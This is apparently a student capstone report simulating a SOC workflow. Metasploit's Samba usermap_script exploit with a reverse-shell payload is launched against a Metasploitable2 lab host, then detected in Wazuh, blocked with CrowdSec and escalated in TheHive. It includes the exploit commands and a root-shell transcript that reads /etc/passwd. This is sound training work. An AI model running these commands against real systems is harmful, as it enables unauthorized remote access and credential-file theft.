Capstone Project – Full SOC Workflow Simulation

Introduction

The objective of this capstone project was to simulate a complete Security Operations Center (SOC) workflow, including attack simulation, detection, triage, response, escalation, and reporting. The exercise demonstrates how cybersecurity analysts detect and respond to cyber threats using integrated security tools.

The attack simulation was performed using **Metasploit Framework** from a Kali Linux attacker machine targeting a vulnerable Metasploitable2 server. Security monitoring and alert detection were conducted using **Wazuh**. Incident containment was implemented using **CrowdSec**, and the incident escalation was managed through **TheHive**. Documentation and reporting were created using **Google Docs**.

This project demonstrates the real-world SOC workflow used to detect, investigate, and respond to cybersecurity incidents.

Lab Environment Setup

The experiment was conducted in a virtual lab environment consisting of the following machines.

Machine	Role	IP Address
Kali Linux	Attacker Machine	**192.168.56.106**
Metasploitable2	Vulnerable Target Server	**192.168.56.101**
Wazuh Server	Security Monitoring System	Localhost

All machines were connected within the same VirtualBox host-only network to allow communication between attacker and victim systems.

Attack Simulation using Metasploit

Step 1: Launching Metasploit

The attack simulation began by launching the Metasploit Framework on the Kali Linux attacker machine.

Command executed:

```
msfconsole
```

After starting Metasploit, the exploit module targeting the Samba service vulnerability was loaded.

```
use exploit/multi/samba/usermap_script
```

This exploit targets the **Samba usermap script vulnerability**, which allows attackers to execute remote commands on vulnerable systems.

Step 2: Configuring the Exploit

The exploit parameters were configured as follows.

```
set RHOSTS 192.168.56.101
set payload cmd/unix/reverse
set LHOST 192.168.56.106
```

Explanation of parameters:

- **RHOSTS:** Target machine running the vulnerable Samba service
- **LHOST:** Attacker machine receiving the reverse shell connection

Step 3: Executing the Attack

The exploit was executed using the following command.

```
exploit
```

Once the exploit was successfully executed, Metasploit opened a command shell session on the target machine, indicating that the vulnerability had been exploited.

This step simulated a real-world attack where an attacker gains unauthorized access to a vulnerable system.

Detection using Wazuh

After the attack was launched, security monitoring was performed using the Wazuh SIEM platform.

The Wazuh dashboard was accessed through the browser.

```
https://localhost
```

Navigation path:

```
OpenSearch Dashboard → Discover
```

The following search query was used to identify suspicious activity.

```
192.168.56.106
```

Wazuh detected suspicious activity related to the Samba service and generated an alert indicating a potential exploitation attempt.

Alert Documentation

The alert generated by Wazuh was documented as follows.

Timestamp	Source IP	Alert Description	MITRE Technique
2025-08-18 14:00:00	**192.168.56.106**	Samba exploit attempt detected	T1210

MITRE ATT&CK mapping:

```
T1210 – Exploitation of Remote Services
```

This technique describes attackers exploiting vulnerabilities in network services to gain unauthorized access to systems.

Alert Triage

The alert was reviewed by the SOC analyst using standard triage procedures.

The investigation included:

- Identifying the source IP address
- Reviewing system logs in Wazuh
- Determining the targeted service
- Assessing the severity of the attack

Based on the analysis, the alert was classified as **High Priority** because the attacker attempted to exploit a known vulnerability in the Samba service.

Response and Containment using CrowdSec

To prevent further malicious activity, the attacker IP address was blocked using CrowdSec.

Command executed:

```
sudo cscli decisions add --ip 192.168.56.106
```

This command banned the attacker IP address from accessing the protected system.

Verification

To verify that the containment action was successful, connectivity was tested from the attacker machine.

```
ping 192.168.56.101
```

The connection was blocked, confirming that the attacker IP address had been successfully banned.

This step represents the **containment phase** of the incident response process.

Incident Escalation using TheHive

After containment, the incident was escalated to Tier-2 analysts using TheHive incident response platform.

TheHive dashboard was accessed using:

```
http://localhost:9000
```

A new case was created with the following information.

Title:

```
Samba Exploitation Attempt Detected
```

Severity:

```
High
```

Description:

```
Unauthorized exploitation attempt targeting the Samba service
on the Metasploitable2 server.
```

Case Summary

A high-priority security incident was detected involving an attempted exploitation of the Samba usermap script vulnerability on the Metasploitable2 server. The attack originated from IP address 192.168.56.106 and was executed using the Metasploit Framework. The Wazuh SIEM platform detected suspicious activity associated with the Samba service and generated an alert mapped to MITRE ATT&CK technique T1210. Immediate containment actions were implemented by blocking the attacker IP using CrowdSec. The compromised system was isolated to prevent further exploitation. Due to the severity of the attack and the potential risk to the network, the incident was escalated to Tier-2 analysts for deeper forensic investigation and additional response actions.

Incident Report

Executive Summary

A simulated cyber attack targeting the Samba service vulnerability was conducted within the SOC lab environment. The attack originated from IP address 192.168.56.106 and targeted the Metasploitable2 server located at 192.168.56.101. The attacker attempted to exploit the Samba usermap script vulnerability using the Metasploit framework. The activity was successfully detected by the Wazuh SIEM system and mapped to MITRE ATT&CK technique T1210 – Exploitation of Remote Services. Upon detection, the SOC analyst performed alert triage and confirmed suspicious activity. Immediate containment actions were implemented by blocking the attacker IP address using CrowdSec and isolating the affected system. The incident was escalated to Tier-2 analysts using TheHive for further investigation and analysis. No evidence of data exfiltration or persistent compromise was observed during the simulation.

Timeline

Time	Event
14:00	Metasploit exploit launched from 192.168.56.106
14:01	Wazuh alert generated
14:02	SOC analyst triaged alert
14:03	CrowdSec blocked attacker IP
14:05	Incident escalated to Tier-2

Recommendations

1. Apply security patches to vulnerable services such as Samba.
2. Implement network segmentation to reduce attack surface.
3. Enable continuous monitoring using SIEM tools.
4. Regularly update intrusion prevention rules.
5. Conduct periodic vulnerability scans to identify outdated services.

Manager Briefing

A cybersecurity incident was detected during routine monitoring activities in the SOC environment. An attacker attempted to exploit a vulnerability in the Samba service running on one of the lab servers. The attack originated from IP address 192.168.56.106 and targeted the vulnerable Metasploitable2 system. Our security monitoring system successfully detected the suspicious activity and alerted the SOC team. Immediate action was taken to block the attacker's IP address using the CrowdSec intrusion prevention system. The affected system was isolated to prevent further risk. At this time there is no indication that sensitive data was compromised. Additional security recommendations have been provided to strengthen system defenses.

Conclusion

This capstone project demonstrated the full SOC incident response lifecycle. A simulated cyber attack was launched using Metasploit and successfully detected by the Wazuh SIEM system. The SOC analyst performed alert triage, implemented containment using CrowdSec, and escalated the incident through TheHive. A formal incident report was created following the SANS reporting format. This exercise highlights how integrated security tools help organizations detect and respond to cyber threats effectively.

Kali Linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

1 2 3 4

Session Actions Edit View Help

```
                                   ####   ###
                ####          =========   ###
                ###################   ###
                  ###################   ###
                   ################   ####
                     ###########     ##
                       #######       ###
                       #######       ####
                     ###########     #####
                    #######      ########
                      ####       #######
                       ###       ########
                      #####    ###########
                     ##################
                     #   #   ###  #   #   ##
                     ####################
                      ##     ##   ##     ##
                            https://metasploit.com

       =[ metasploit v6.4.112-dev                         ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.106
LHOST => 192.168.56.106
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.56.106:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo wBA3zG7xM8MPuvSn;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "wBA3zG7xM8MPuvSn\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.106:4444 -> 192.168.56.101:43234) at 2026-03-26 09:35:18 +0530
```

```
Session  Actions  Edit  View  Help
                    #   #   ###  #   #   ##
                    #######################
                     ##     ##   ##     ##
                           https://metasploit.com


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whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:88:cc:e5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe88:cce5/64 scope link
       valid_lft forever preferred_lft forever
```

File Machine View Input Devices Help

1 2 3 4

Session Actions Edit View Help

```
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.106:4444 -> 192.168.56.101:43234) at 2026-03-26 09:

whoami
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       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:88:cc:e5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe88:cce5/64 scope link
       valid_lft forever preferred_lft forever
id
uid=0(root) gid=0(root)
ls /home
ftp
msfadmin
service
user
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
```




Restore Session
Discover - Wazuh
https://localhost/app/discover#/?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-24h,to:now))&_a=(columns:!(_source),filters:!(),index:'wazuh-alerts-*',interval:auto,query:(la
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Discover
New Save Open Share Reporting Inspect
Search
+ Add filter
DQL Last 24 hours Show dates Refresh
wazuh-alerts-*
Search field names
Filter by type
Selected fields
_source
Available fields
_index
agent.id
agent.name
data.command
data.dstuser
data.file
data.pwd
data.srcip
data.srcuser
data.title
data.tty
data.uid
decoder.ftscomment
decoder.name
decoder.parent
full_log
205 hits
Mar 25, 2026 @ 09:50:46.958 - Mar 26, 2026 @ 09:50:46.958 Auto
Count
timestamp per 30 minutes
Time
_source
Mar 26, 2026 @ 09:50:14.850
predecoder.program_name: sudo predecoder.timestamp: 2026-03-26T09:50:14.388069+05:30 input.type: log agent.name: kali agent.id: 000 manager.name: kali data.dstuser: root rule.firedtimes: 5 rule.mail: false rule.level: 3 rule.pci_dss: 10.2.5 rule.hipaa: 164.312.b rule.tsc: CC6.8, CC7.2, CC7.3 rule.description: PAM: Login session closed. rule.groups: pam, syslog rule.id: 5502 rule.nist_800_53: AU.14, AC.7 rule.gpg13: 7.8, 7.9 rule.gdpr: IV_32.2 location: /var/log/auth.log decoder.parent: pam decoder.name: pam id: 1774498814.18745 full_log: 2026-03-26T09:50:14.388069+05:30 kali sudo: pam_unix(sudo:session): session closed for user root timestamp: Mar 26, 2026 @ 09:50:14.850 _index: wazuh-alerts-4.x-2026.03.26
Mar 26, 2026 @ 09:49:55.905
predecoder.program_name: sudo predecoder.timestamp: 2026-03-26T09:49:55.303615+05:30 input.type: log agent.name: kali agent.id: 000 manager.name: kali data.srcuser: kali data.uid: 1000 data.dstuser: root(uid=0) rule.mail: false rule.level: 3 rule.pci_dss: 10.2.5 rule.hipaa: 164.312.b rule.tsc: CC6.8, CC7.2, CC7.3 rule.description: PAM: Login session opened. rule.groups: pam, syslog, authentication_success rule.nist_800_53: AU.14, AC.7 rule.gdpr: IV_32.2 rule.firedtimes: 5 rule.mitre.technique: Valid Accounts rule.mitre.id: T1078 rule.mitre.tactic: Defense Evasion, Persistence, Privilege Escalation, Initial Access rule.id: 5501 rule.gpg13: 7.8, 7.9 location: /var/log/auth.log decoder.parent: pam decoder.name: pam id: 1774498795.18303 full_log: 2026-03-26T09:49:55.303615+05:30 kali sudo: pam_unix(sudo:session): session opened for user root(uid=0) by
Mar 26, 2026 @ 09:49:55.904
predecoder.program_name: sudo predecoder.timestamp: 2026-03-26T09:49:55.303386+05:30 input.type: log agent.name: kali agent.id: 000 manager.name: kali data.srcuser: kali data.dstuser: root data.tty: pts/1 data.pwd: /home/kali data.command: /usr/bin/tail -f /var/ossec/logs/alerts/alerts.log rule.mail: false rule.level: 3 rule.pci_dss: 10.2.5,
28°C


Session Actions Edit View Help
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ sudo systemctl status crowdsec
○ crowdsec.service - Crowdsec agent
Loaded: loaded (/usr/lib/systemd/system/crowdsec.service; disabled; preset: disabled)
Active: inactive (dead)
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start crowdsec
┌──(kali㉿kali)-[~]
└─$ sudo systemctl status crowdsec
● crowdsec.service - Crowdsec agent
Loaded: loaded (/usr/lib/systemd/system/crowdsec.service; disabled; preset: disabled)
Active: active (running) since Thu 2026-03-26 09:52:26 IST; 6s ago
Invocation: c1ecf6b7657d4d63bfbf35fc67bfba96
Process: 29004 ExecStartPre=/usr/bin/crowdsec -c /etc/crowdsec/config.yaml -t (code=exited, status=0/SUCCESS)
Main PID: 29052 (crowdsec)
Tasks: 9 (limit: 4546)
Memory: 71.2M (peak: 72.7M)
CPU: 3.581s
CGroup: /system.slice/crowdsec.service
├─29052 /usr/bin/crowdsec -c /etc/crowdsec/config.yaml
└─29081 journalctl --follow -n 0 _SYSTEMD_UNIT=ssh.service
Mar 26 09:52:22 kali systemd[1]: Starting crowdsec.service - Crowdsec agent...
Mar 26 09:52:26 kali systemd[1]: Started crowdsec.service - Crowdsec agent.
┌──(kali㉿kali)-[~]
└─$ sudo cscli decisions list
No active decisions
┌──(kali㉿kali)-[~]
└─$ sudo cscli decisions add --ip 192.168.56.106 --reason "Samba exploit attack"
INFO[26-03-2026 09:53:31] Decision successfully added
┌──(kali㉿kali)-[~]
└─$ sudo cscli decisions list
ID | Source | Scope:Value | Reason | Action | Country | AS | Events | expiration | Alert ID
3 | cscli | Ip:192.168.56.106 | Samba exploit attack | ban | | | 1 | 3h59m56.101458032s | 3
┌──(kali㉿kali)-[~]
└─$
28°C